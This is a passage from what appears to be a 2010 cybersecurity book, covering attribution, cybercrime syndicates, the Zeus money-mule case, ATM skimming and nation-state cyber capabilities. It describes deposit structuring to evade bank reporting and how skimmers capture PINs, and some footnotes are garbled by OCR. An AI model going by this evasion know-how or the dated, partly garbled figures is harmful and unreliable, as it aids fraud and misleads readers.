The authors ran another test using a proxy anonymizer and were traced back to the United Kingdom. That is why attribution is so important in terms of uncovering the real IP address, and geolocation of someone is not that easy and requires, in some cases, working with national and international Internet services providers.

Your main IP address: X.X.X.130 United Kingdom

Location city: London

Region Name:

Latitude:

Longitude:

Postal code:

Local IP addresses detected: 10.0.1.5

Browser variables that may reveal your system, time zone, and language date: Sun Oct 03 2010 10:50:48 GMT-0500 (CDT)

User agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_4; en-us) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0.2 Safari/533.18.5

Standard HTTP request variables that may reveal your system, language, or indicate proxy usage:

HTTP_ACCEPT_CHARSET

HTTP_ACCEPT_ENCODING: gzip, deflate

HTTP_ACCEPT_LANGUAGE: en-us

HTTP_CACHE_CONTROL:

HTTP_CONNECTION: keep-alive

HTTP_USER_AGENT: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_4; en-us) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0.2 Safari/533.18.5

Additionally, if you wanted to hide your tracks on the Internet, it is not that hard. A nefarious cyber actor can launch an attack from China through a lot of different anonymous connectors (Onion Routed Networks, proxies, or Darknets), but the attack can look like it is coming from Austin, Texas, or Chicago, Illinois (Figure 7.3).




Figure 7.3 Attribution.

Now we have touched on the finer points of the classification, attack sophistication, modus operandi, and attribution characteristics associated with categorizing the entities responsible for the cyber activity we read about in the media.

Criminal and Organized Syndicates


Cybercrime is one that has become so profitable for criminals that it has surpassed the drug trafficking trade according to recent reports from the Federal Bureau of Investigation. It is much easier for a criminal to conduct nefarious activities online than actually physically breaking into a bank or someone's home. In a recent article that was posted on net-security.org, great details are provided on the dynamics of cyber mafia activities on the Internet. The following are the roles that are played out in these types of organizations:

1. "The coder, the 'techie' (that keep the servers and ISPs online)
2. The hacker (actively searches for vulnerabilities to exploit)
3. The money mule, the fraudster (creates social engineering schemes), and others."[1]

[1] The hacker (actively searches for vulnerabilities to exploit)

The money mule is an important aspect of the entire operation. The money mule is the one in charge of actually setting up multiple bank accounts with multiple false identities. A great example of this is the recent Zeus Trojan that was targeted at the banking industry. In this specific case, IIya Karasev of Russia entered the United States on a J-1 visa and then later converted his status to an F-1 student visa. Under these specific visas, a foreigner has the right to open a bank account in the United States. However, IIya opened up three accounts, under three different passports all at the same bank but at different branch offices. In order to fly under the radar, IIya never exceeded the amount of 10,000 USD in wire transfers or deposits. That is because any cash transaction over 10,000 USD in the United States has to be reported to the Internal Revenue Service (IRS). There is a way of avoiding detection by what is called "structuring deposits," which means that instead of depositing 10,000 USD, you structure the deposit over two instances of 5000 USD.[2] Nevertheless, these individuals were able to steal almost 900,000 USD according to various reports. However, that is not the point of mentioning this specific case. What should be alarming to you is that this criminal group possessed multiple passports from different countries and used them effectively within the United States. Such cybercrime groups are very good at their tradecraft and willing to risk a lot for what might be a significant payout in the end. Additionally, this is just an example of a recent case that has ties to Eastern Europe cybercrime rings. However, the majority of what are categorized as crime syndicates are often anonymous. The first organization that comes to mind when talking about cybercrime syndicates is the Russian Business Network (RBN). It has been allegedly tied to the Storm botnet and the authors of MPack. MPack is a pay-for hacking tool that can run from 500 to 1000 USD. The majority of the targets from cybercrime range from identity theft, stolen credit cards, money laundering, exploit frameworks, and selling services that enable other cyber actors to rent/lease botnets and other nefarious services. Russia is not the only alleged country that has cybercrime rings running in their borders. Cybercrime has been traced back to China and a well known hacker organization called Honker Union of China. It is reported that this organization has about ~80,000 members and is vocal in

[2] The hacker (actively searches for vulnerabilities to exploit)



天行健,君子以自强不息

红客联盟致广大成员书!

发表时间：2010-09-13 23:14:54 作者： 来源： 收藏本页

近日，中国和日本形势紧张，同样有部分爱国的黑客、红客也蠢蠢欲动，大肆公开宣传对日本发动网络攻击，真正的网络战是没有硝烟的战场，大肆宣传对某某发动网络攻击，只能给别的国家扩充网军或建立网军带来借口，美国为什么炒中国黑客威胁论，原因就是给自己建立强大网军找借口，大家何时见到美国黑客组织大肆宣扬要攻击某某国家，但实际上，他们却通过渗透其它国家的网络系统，达到窃取敏感信息的目的，所以，大肆公开宣传对日本发动网络攻击的组织或个人，只是炒作自己而已，挂个黑页能带国家和人民带来什么利益，只能是形式上的情绪宣泄而已，请大家不要做没有意义的攻击，真正的攻击是使对方网络受到致命的破坏或得到对方存储的敏感信息，任何攻击行动，均是悄无声息的进行，而不是大肆宣扬，也请大家努力学习技术，作为中国人，任何时候你都没有逃避的权利，在日本非法拘捕我国渔民问题上，不是中国好欺负，而是任何国家首先发动战争，都会成为国际反战同盟的敌人，也会给某国以维护世界和平而发兵带来新的借口，也会给人民带来灾难，大家在看看目前中国面临的形势，在中国的版块上早已形成C形包围圈，每次世界大战爆发的根源，都是世界经济重心转到的区域，而今当，很不幸，世界经济的重心转移到中国，难道中国可以避免战争吗？我想告诉中国的广大热血青年，如果在未来20年内中国迎来战争，你能做什么？Are you ready？？？

Figure 7.4 Original "Notice to Honker Union general members."

communicating their activity. For example, it recently published the following on its Website, which has been converted from Chinese to English as shown in Figure 7.4.

> *"Notice to Honker Union general members!*
>
> *Recently, tension has been built up between China and Japan, some of the patriotic hackers and honkers also are ready to make a move, boldly publicizing to launch network attacks on Japan. The real war on the networks has no smoke and fire. Publicizing to launching cyber attacks against certain country can only give excuses for other country to establish network army and network forces. Why does the United States claim Chinese hackers a threat? The reason is to give excuses for themselves to build up a strong network army. When have you ever heard the American hackers*

> *organizing publicly to launch cyber attack against certain country? But in fact, they meet the objective of stealing sensitive information by infiltrating other countries' network systems. Therefore, the organization or the person who boldly publicized to launch network attacks against Japan is only doing a publicity stunt for themselves. What benefit can hacking a web page bring our country and the people? It is only a form of emotional catharsis, please do not launch any pointless attacks, the real attack is to fatally damage their network or gain access to their sensitive information. Any attack will be executed silently, rather than vigorously promoting it. And also everyone please work hard on learning technologies, as Chinese, you have no right to escape the responsibility at any time. On the issue of Japan illegally arrested our fishermen, it is not that China is easy to be bullied, but any country that starts a war will become the enemy of the international anti-war alliance, which will give certain country new excuses to send troops to maintain peace in the world, and also will bring disaster to the people. Please take a look at the situation China is facing today, China on the map is already being surrounded by a c-shaped ring. Every world war always broke out from where the world economy shifted to, and today, unfortunately, the world economy center is shifting to China, can China avoid a war? I want to tell the vast number of passionate young people in China, if China is in war in the next 20 years, what can you do? Are you ready???."*[3]

This type of messaging goes against your typically organized crime modus operandi, as most crime syndicates would not post a manifesto and call to action. However, it is estimated that the Honker Union of China has 80,000 members that can carry out nefarious activities. It is best known for its attack on the White House Website. Another group in China called Black Hawk was shut down by Chinese authorities from profiting in selling exploit tools and teaching the trade craft associated with hacking. It has been reported that Black Hawk made over 1 million USD during their time of operation with over 12,000 paying members. In the following section, we discuss other tools that are used in cybercrime activity and tools such as a MSR206.

A common tool that is used by cybercriminals is the magnetic stripe reader or writer (MSR206) shown in Figure 7.5. This allows the cybercriminal to populate and read data from credit cards and other mediums that use magnetic stripe readers.

[3] *www.chinahush.com/2010/09/15/honker-union-of-china-to-launch-network-attack-against-japan-is-a-rumor/*

Another tool that is commonly used but requires physical interaction with the target is ATM skimming. This adds a skimmer to an ATM that blends right in with the ATM. At first glance, you might find it somewhat challenging in being able to identify the skimmer. The skimmer mounts directly over the slit where you insert you credit card, as shown in Figure 7.6. Additionally, skimmers often have pinhole cameras that provide the cybercriminal a visual when you enter your PIN on the ATM.

As we mentioned, the majority of cybercrimes are conducted in a logical manner with the exception of ATM skimming, which requires you to physically deploy and harvest once the cyber actors have conducted their operation. Cybercrime is a big, lucrative business that is fueled by the almighty dollar, and the ability to cash in on the lowest common denominator in terms of attack vector.





Figure 7.5 MSR 206.

Nation States

Nation States have often been the focus around major Internet attacks that have been targeted at Nation State networks and Web servers. Unlike the cybercriminals trying to turn a buck or make money from their nefarious cyber operations, Nation States have a different agenda. Those operations that are run from Nation States can range anywhere from disinformation to economic, political, and/or military gain. The disconcerting and scary aspect about Nation State cyber activities is that they are well-funded, employ some of the world's most talented security

Figure 7.6 ATM Skimmer Device.



engineers, and for the most part are under a veil of secrecy. Nation State cyber programs often operate under the direction of the country's defense organizations, foreign intelligence services, and country level law enforcement. Additionally, some Nation States have been known for funding subnational entities such as terrorist and extremist groups.

Subnational Entities

A great example of a terrorist group that is state-sponsored is Hezbollah, which operates out of Lebanon and received a lot of its military and tactical training from Iran's Revolutionary Guard. Although Hezbollah is seen as a positive enabler to the social services fabric in the eyes of the Lebanese, it is deemed a terrorist organization by many, and is well-funded by Iran and Syria. The following is a brief example of Hezbollah's cyber capabilities:

- Hezbollah profile (a.k.a. Hizbollah, Hizbu'llah) established in the 1980s
- Home base: Lebanon, but it also has cells in North/South America, Asia, Europe, and Africa
- Support: Iran and Syria provide substantial organizational, training and financing
- Orientation: Hezbollah is a radical Iranian-backed Lebanese Islamic Shiite group
- Funding: estimated at 60 million USD annually
- Size: Hezbollah's core consists of several thousand militants and activists
- Equipment: Hezbollah possesses up-to-date information technologies—broadband wireless networks and computers
- Cyber capabilities: global rating in cyber capabilities—tied at number 37
- Hezbollah has been able to engage in fiber optic cable tapping, enabling data interception, and the hijacking of Internet and communication connections.
- Cyber warfare budget: 935,000 USD
- Offensive cyber capabilities: 3.1 (1 = low, 3 = moderate, and 5 = significant)
- Cyber weapons rating: basic—but developing intermediate capabilities[4]

During a recent conflict between Israel and Hezbollah, the onslaught of cyber attacks from Israel caused Hezbollah to basically cut all fiber communications coming into the country of Lebanon.

[4] The whole bulleted list is from *http://defensetech.org/2008/06/02/hezbollahs-cyber-warfare-program/*

The cyber tactics used by Israel during this conflict were mainly psychological, and messages from Israel were delivered to almost 700,000 citizens of Lebanon through the nation's telecommunications infrastructure in the form of voice mail. That is just one example of the sophistication and reach that Israel has in terms of cyber capabilities. Hezbollah responses were somewhat amateur in terms of launching DDoS attacks and Website defacements that depicted racial and antisemantic language. Nevertheless, you can see that a terrorist organization such as Hezbollah has basic cyber capabilities, but with the backing of another Nation State. As we have mentioned, Nation State-sponsored activity is shrouded in secrecy in terms of capabilities and technology they use for conducting Information Operations (IO) against other countries and/or terrorist and extremist groups. The countries that have been vocal about their cyber capabilities are as follows.

China: The Peoples Liberation Army (PLA) has formulated a cyber warfare doctrine that outlines a strategy for it to become the world's leader in terms of cyber warfare. According to the *Asia Times*, in 2010 China is expanding research and development into "network-based combat, including cyber-espionage and counter-espionage." Within the Chinese military is what is known as the "Military Intelligence Department" that contains seven different bureaus. Each bureau within the Military Intelligence Department carries out a very specific task. However, the seventh bureau deals with cyber intelligence operations that provide the capabilities to conduct espionage, surveillance, and other electronic means to gather intelligence. In addition to its link with China's government cyber program, it is also integrated with the country's major universities and research-and-development organizations. On the basis of the sheer size and population of China and its aggressive stance in expanding its own cyber operations, it is likely that it will continue to be one of the key players in cyberspace. The following is an example of its capabilities as of May 2008:

China PLA military budget: 62 billion USD
Global rating in cyber capabilities: number 2
Cyber warfare budget: 55 million USD
Offensive cyber capabilities: 4.2 (1 = low, 3 = moderate, and 5 = significant)
Cyber weapons arsenal: in order of threat:

- Large, advanced botnet for DDoS and espionage
- Electromagnetic pulse weapons (nonnuclear)
- Compromised counterfeit computer hardware
- Compromised computer peripheral devices

- Compromised counterfeit computer software
- Zero-day exploitation development framework
- Advanced dynamic exploitation capabilities
- Wireless data communications jammers
- Computer viruses and worms
- Cyber data collection exploits
- Computer and networks reconnaissance tools
- Embedded Trojan time bombs (suspected)
- Compromised microprocessors and other chips (suspected)

Cyber weapons capabilities rating: advanced

Cyber force size: 10,000+

Broadband connections: more than 55 million[5]

Russia: Russia possesses a mature cyber warfare model and doctrine. This was very evident during the altercation between Russia and Estonia. The capabilities demonstrated during that cyber campaign basically shut down the entire country of Estonia off the Internet grid by denied access to the Internet. The following is a brief synopsis from Kevin Coleman on the cyber capabilities that Russia is known to have as of May 2008:

Russia's 5th-Dimension Cyber Army military budget: 40 billion USD

Global rating in cyber capabilities: tied at number 4

Cyber warfare budget: 127 million USD

Offensive cyber capabilities: 4.1 (1 = low, 3 = moderate, and 5 = significant)

Cyber weapons arsenal in order of threat:

- Large, advanced botnet for DDoS and espionage
- Electromagnetic pulse weapons (nonnuclear)
- Compromised counterfeit computer software
- Advanced dynamic exploitation capabilities
- Wireless data communications jammers
- Cyber Logic Bombs
- Computer viruses and worms
- Cyber data collection exploits
- Computer and networks reconnaissance tools
- Embedded Trojan time bombs (suspected)

Cyber weapons capabilities rating: advanced

Cyber force size: 7300+

Reserves and militia: none

Broadband Connections: 23.8 million+[6]

The bottom line is that Russia is very advanced in IO and, like the Chinese, has many universities from which to pick and

[5] The whole list is from *http://defensetech.org/2008/05/08/chinas-cyber-forces/*

[6] The whole list is from *http://defensetech.org/2008/05/27/russias-cyber-forces/comment-page-1/*

choose engineers. According to an article by Kevin Coleman, Russia graduates over 200,000 people in science and technology every year. That is not to say that all will join the government, but this gives them an extremely large talent pool to select highly qualified individuals from.

Iran: The following is a brief example of the estimated cyber capabilities that Iran possesses.

Iran Islamic Revolution Guards Corps (IRGC) military budget: 11.5 billion USD

Global rating in cyber capabilities: top 5

Cyber warfare budget: 76 million USD

Offensive cyber capabilities: 4.0 (1 = low, 3 = moderate, and 5 = significant)

Cyber weapons arsenal (in order of threat):

- Electromagnetic pulse weapons (nonnuclear)
- Compromised counterfeit computer software
- Wireless data communications jammers
- Computer viruses and worms
- Cyber data collection exploits
- Computer and networks reconnaissance tools
- Embedded Trojan time bombs (suspected)

Cyber weapons capabilities rating: moderate to advanced

Cyber force size: 2400

Reserves and militia: reserve with an estimated 1200

Broadband connections: less than 100,000[7]

These are just a few examples of the capabilities that Nation States have in their cyber arsenals. The United States, United Kingdom, France, India, Pakistan, North Korea, and Japan have very mature cyber warfare models and doctrines that provide them with very specific capabilities to carry out various levels of cyber operations.

Summary

In this chapter, we discussed the capabilities of various cyber actors and provided some models that help articulate the characteristics and sophistication levels of various groups. One key element is attribution of the attacker. We gave a few examples of methods to trace back attribution. Attribution on a global level does require a lot more analysis and clarity. In terms of criminal activity across borders, clear attribution requires the help of state

[7] The whole list is from *http://www.irandefence.net/showthread.php?p=773407*

and local law enforcement and information from Internet services providers, which can take a long time if the attack is coming from another country. The cyber actors that are involved in cybercrime, cyber warfare, and cyber terrorism are driven by economic, political, and moral agendas. We have seen that the threat landscape has been constantly evolving over the past two decades. These changes have shaped the dynamics of what we are dealing with today, in terms of the threat landscape. The following is just an example of walking down memory lane and a glimpse into what the future will hold if we continue at this pace.

The first decade (1992–1999): The Internet was a nice-to-have luxury. The profile of the attacker was all about control and named individuals taking responsibility for Web defacements, worm propagation, and so on.

The second decade (2000–2009): The Internet is now a utility and required to compete on a global level and staying connected from a personal perspective. This era presented us with many challenges as the expanding e-commerce, banks, electric and utilities, governments, and military remain online 24 hours a day, 7 days a week, and 365 days a year, as well as provide the nefarious cyber actors with many targets on which they could attack for financial gain. Additionally, Nation States are regarding the Internet as a national asset and, as we mentioned, are spending upward to a billion dollars in order to defend it.

The third decade (2010–present): As we move into a new decade and threat paradigm, it is likely that we will witness a cyberkinetic attack. Stuxnet was a great example of what could have been a successful cyberkinetic attack. In the event this happens, the attribution factor might be hard to prove, but from what we have learned in terms of terrorist organizations it appears that they are the only ones that will claim publicly that they were responsible for the attack. At least, this gives the analyst and security experts working the case a place to start from. With each new decade and major technology innovation driving us more into a dependant connected society, the attack landscape will only become wider and much harder to defend if we give security a backseat or treat it as a checkbox.

References

K., 2010. Honker Union of China to launch network attacks against Japan is a rumor. China Hush. Retrieved October 5, 2010, from *www.chinahush.com/2010/09/15/honker-union-of-china-to-launch-network-attack-against-japan-is-a-rumor/*

Coleman, K., 2008. Hezbollah's cyber warfare program. Defense Tech. Retrieved October 5, 2010, from *http://defensetech.org/2008/06/02/hezbollahs-cyber-warfare-program/*

Dumitrescu, O., 2010. Considerations about the Chinese Intelligence Services (II). Conflict Resolutions and World Security Solutions. Retrieved October 5, 2010, from *www.worldsecuritynetwork.com/showArticle3.cfm?article_id=18347&topicID=66*

Fisher, D., undated. Inside the Aurora (Google attack) malware. Threatpost. Retrieved October 5, 2010, from *http://threatpost.com/en_us/blogs/inside-aurora-malware-011910*

Fulghum, D., 2010. Cyber-attack turns physical. *Aviation Week*. Retrieved September 28, 2010, from *www.aviationweek.com/aw/generic/story_channel.jsp?channel=defense&id=news/asd/2010/09/27/05.xml&headline=Cyber-Attack%20Turns%20Physical*

Krebs, B., 2010. Would you have spotted the fraud? Krebs on Security. Retrieved October 5, 2010, from *http://krebsonsecurity.com/2010/01/would-you-have-spotted-the-fraud/*

Lam, W., 2010. Beijing beefs up cyber-warfare capacity. Asia Times Online: Retrieved October 5, 2010, from *www.atimes.com/atimes/China/LB09Ad01.html*

Langner, R., 2010. Stuxnet logbook. Langner. Retrieved January 5, 2010, from *www.langner.com/en/*

Macartney, J., 2010. Chinese police arrest six as hacker training website is closed down. The Times. Retrieved October 5, 2010, from *www.timesonline.co.uk/tol/news/world/asia/article7019850.ece*

Staff, C., 2010. Hezbollah (a.k.a. Hizbollah, Hizbu'llah). Council on Foreign Relations. Retrieved October 5, 2010, from *www.cfr.org/publication/9155/hezbollah_aka_hizbollah_hizbullah.html*

Vijayan, J., 2010. Zeus Trojan bust reveals sophisticated "money mules" operation in U.S. Computerworld. Retrieved October 5, 2010, from *www.computerworld.com/s/article/9189038/Zeus_Trojan_bust_reveals_sophisticated_money_mules_operation_in_U.S.?taxonomyId=82&pageNumber=2*

Villeneuve, N., 2010. Vietnam & Aurora. nartv.org. Retrieved April 5, 2010, from *www.nartv.org/2010/04/05/vietnam-aurora/*

Zetter, K., 2010. New clues point to Israel as author of Blockbuster worm, or not. Wired News. Retrieved October 5, 2010, from *www.wired.com/threatlevel/2010/10/stuxnet-deconstructed/#ixzz11Eh1Y5vc*

Zorz, Z., 2010. The rise of Mafia-like cyber crime syndicates. Help Net Security. Retrieved October 5, 2010, from *www.net-security.org/secworld.php?id=9060*

This page intentionally left blank

8

THE RISE OF THE SUBVERSIVE MULTIVECTOR THREAT

INFORMATION IN THIS CHAPTER

- Sun Tzu and *The Art of War*
- Defining the Subversive Multivector Threat (SMT)

> *Security against defeat implies defensive tactics; ability to defeat the enemy means taking the offensive.*
>
> **Sun Tzu, *The Art of War***

Introduction

Sun Tzu and *The Art of War*

In his monumental piece on tactics and strategy *The Art of War*, General Sun Tzu—arguably one of the greatest military minds the world has ever seen—described all aspects of warfare germane to leadership, command, tactics, strategy, and logistics. Sun Tzu understood that in order to achieve victory—regardless of whether one is the aggressor or the defender—one needed to be fluent with and possess a formidable understanding of the following:

1. The laying of plans
2. Waging war
3. Attack by stratagem
4. Tactical disposition
5. Energy
6. Strengths and weaknesses
7. Maneuverings
8. Variation in tactics
9. The army on the march
10. Terrain
11. The nine situations
12. The attack by fire
13. The use of spies

Sun Tzu, a leader of men, had an obligation to develop mastery in each of these areas in order to be totally effective on and off the battlefield. For generations, tacticians and strategists alike have studied Sun Tzu's words, meditating upon their meaning and relevance as they sought to develop a greater understanding of the art of war in the context of their own lives and situations. We too must revisit the words of Sun Tzu with respect to the wars we wage in the cyber realm knowing that our adversaries will do so knowingly or as the result of instinct. It is difficult to say with any certainty that any one of these 13 principal areas of study plays a greater role than the others. Sun Tzu asked that warriors and leaders be prepared to apply the knowledge contained in his words so that under no circumstances would they find themselves unaware and in a position of weakness. In developing the concept of taxonomic model for the subversive multivector threat (SMT), special thought and consideration were paid to the thirteenth chapter of *The Art of War,* "The Use of Spies". Though we knew that men had been used as spies for thousands of years, the authors felt compelled to revisit Sun Tzu's words on this noble area of study within *The Art of War.*

Sun Tzu knew that the costs of entering into battle could be great in a number of ways such as the following:

1. The morale and well-being of his troops
2. The financial costs associated with a campaign

He also understood that what enables a leader or general to strike and conquer effectively was the foreknowledge gathered and analyzed inductively via experience and insight provided by other men. Sun Tzu advocated the use of spies seeing the virtue in their actions as they serve the greater good. Specifically, Sun Tzu advocated the use of the following five categories or classes of spies:

1. Local spies
2. Inward spies
3. Converted spies
4. Doomed spies
5. Surviving spies

Sun Tzu called this the "divine manipulation of the threads," a system that he believed was strong and impregnable because of its architecture. He believed in engaging local spies—those spies who were essentially inhabitants of a geographic area; inward spies—those that were essentially exploited members of the enemy government and leadership; converted spies—spies who once belonged to the enemy but have been turned and thus belong to your side (the ancient world's equivalent of the double agent); doomed spies—those spies who engage in certain actions and activities of deception allowing your own spies to become familiar with them to be subsequently reported to the enemy; and finally, surviving spies—those who escape captivity by the enemy and report information back to their command.

Sun Tzu believed that spies could not be employed without a certain intuitive wisdom. He believed that they required special management, which he called benevolent management, and perhaps most importantly that one must apply ingenuity in order to ensure that the truth of their reports was, in fact, the truth. Once a leader was reasonably convinced of that, he could in fact apply all of which Sun Tzu advocated with respect to spies, he was encouraged to use them with subtlety in every kind of business. In Sun Tzu's day, this was the basis for human intelligence (HUMINT) gathering. This is evident in his avocation for seeking out enemy spies sent to spy on a given leader or government with the hope that they can be converted and thus used to acquire information and other spies (local and inward). The end game of course is that by application of the five varieties of spies, a leader could gain knowledge of his enemies.

Sun Tzu argued that as long as discretion was employed with respect to the use of spies for espionage, the ends achieved by their use and employment were boundless, ultimately culminating in victory. Equally important to Sun Tzu and those who succeeded him in the tradition of military tactics and strategy was the notion of mitigation subversion and the activity that fuels it. The concept of subversion can therefore be viewed as one that is extremely difficult to wrestle. Espionage and subversion go hand in hand with each other. They are complimentary and often viewed as being synonymous with the desire to overthrow or corrupt a government, regime, or moral institution.

These tactics are often used and applied in a destructive manner highlighting propaganda, physical and logical sabotage, and other covert tactics. As such, it can be safely assumed that the concept is neither new nor unfamiliar. However, espionage and subversive techniques are quite novel and new to many professionals and lay people alike. As we have discussed in the previous chapters, there is a level of activity and momentum within the cyber underworld that suggests that illicit activity within the cyber realm (and the points of confluence that impact the tangible world in which we live) shall neither slow nor subside. In its 2009 Annual report, the Internet Crime Complaint Center (IC3) reported a staggering rate of growth with respect to dollars associated with the cases that were reported to and investigated by its team.

According to the IC3, 2009 saw a growth rate of slightly more than two times from the previous year's report, yielding a figure of approximately 559.7 million USD, or a 22.3% increase, an all-time high.[1] Financial figures and statistics such as these and others aid in providing an important foundation from which we can build our case as we delve ever more deeply into the realm of the SMT. As long as authority has existed in informal or formal context, there also has existed the idea, potential, and in some instances, the very real need for actions of a subversive nature to be taken. Misinterpreting the need and context as well as motivation for subversive action is dangerous and can lead to ends, which former President Dwight D. Eisenhower called "dishonest subversion."[2] There is in fact a form of subversion which, when warranted by circumstance and need, is the very stuff of which loyalty, duty, and service are made of.

SMTs, however, do not fall into the latter category but rather the former. Merriam-Webster's Dictionary defines subversion as "a systematic attempt to overthrow or undermine a government or political system by persons working secretly from within."[3] Research suggests that there is ample evidence that demonstrates the role that SMTs play in state-sponsored geopolitical actions such as those seen in April of 2007 in Estonia,[4] in August of 2008 during the Russian versus Georgian aggression,[5] in July of 2009 in South Korea,[6] and again in 2009 during the now infamous "Operation Aurora" attacks, but it should be noted and emphasized that it is our belief based on this same body of research that SMTs are in no way solely relegated to state-sponsored aggression. World recognized intelligence community leaders such as the United Kingdom's MI5 echo this sentiment as well suggesting, "In the past, espionage activity was typically directed towards obtaining political and military intelligence. In today's high-tech world, the intelligence requirements of a number of countries now include new communications technologies, IT, genetics, aviation, lasers, optics, electronics and many other fields. Intelligence services, therefore, are targeting commercial enterprises far more than in the past."[7] The authors agree that

[1] *www.ic3.gov/media/annualreport/2009_IC3Report.pdf*

[2] *www.thewashingtonnote.com/archives/2008/05/may_we_never_co/*

[3] *www.merriam-webster.com/dictionary/subversive*

[4] *www.infoworld.com/d/security-central/estonia-recovers-massive-denial-service-attack-188*

[5] *www.zdnet.com/blog/security/coordinated-russia-vs-georgia-cyber-attack-in-progress/1670*

[6] *http://gcn.com/Articles/2009/07/08/Cyberattacks-on-US-Korean-sites.aspx*

[7] *www.mi5.gov.uk/output/espionage.html*

a fundamental shift has occurred. Although it is quite difficult to establish at what point this shift began, it is undeniable that it has occurred and forever changed the way in which threat analysis in any context can and must be conducted.

Defining the Subversive Multivector Threat (SMT)

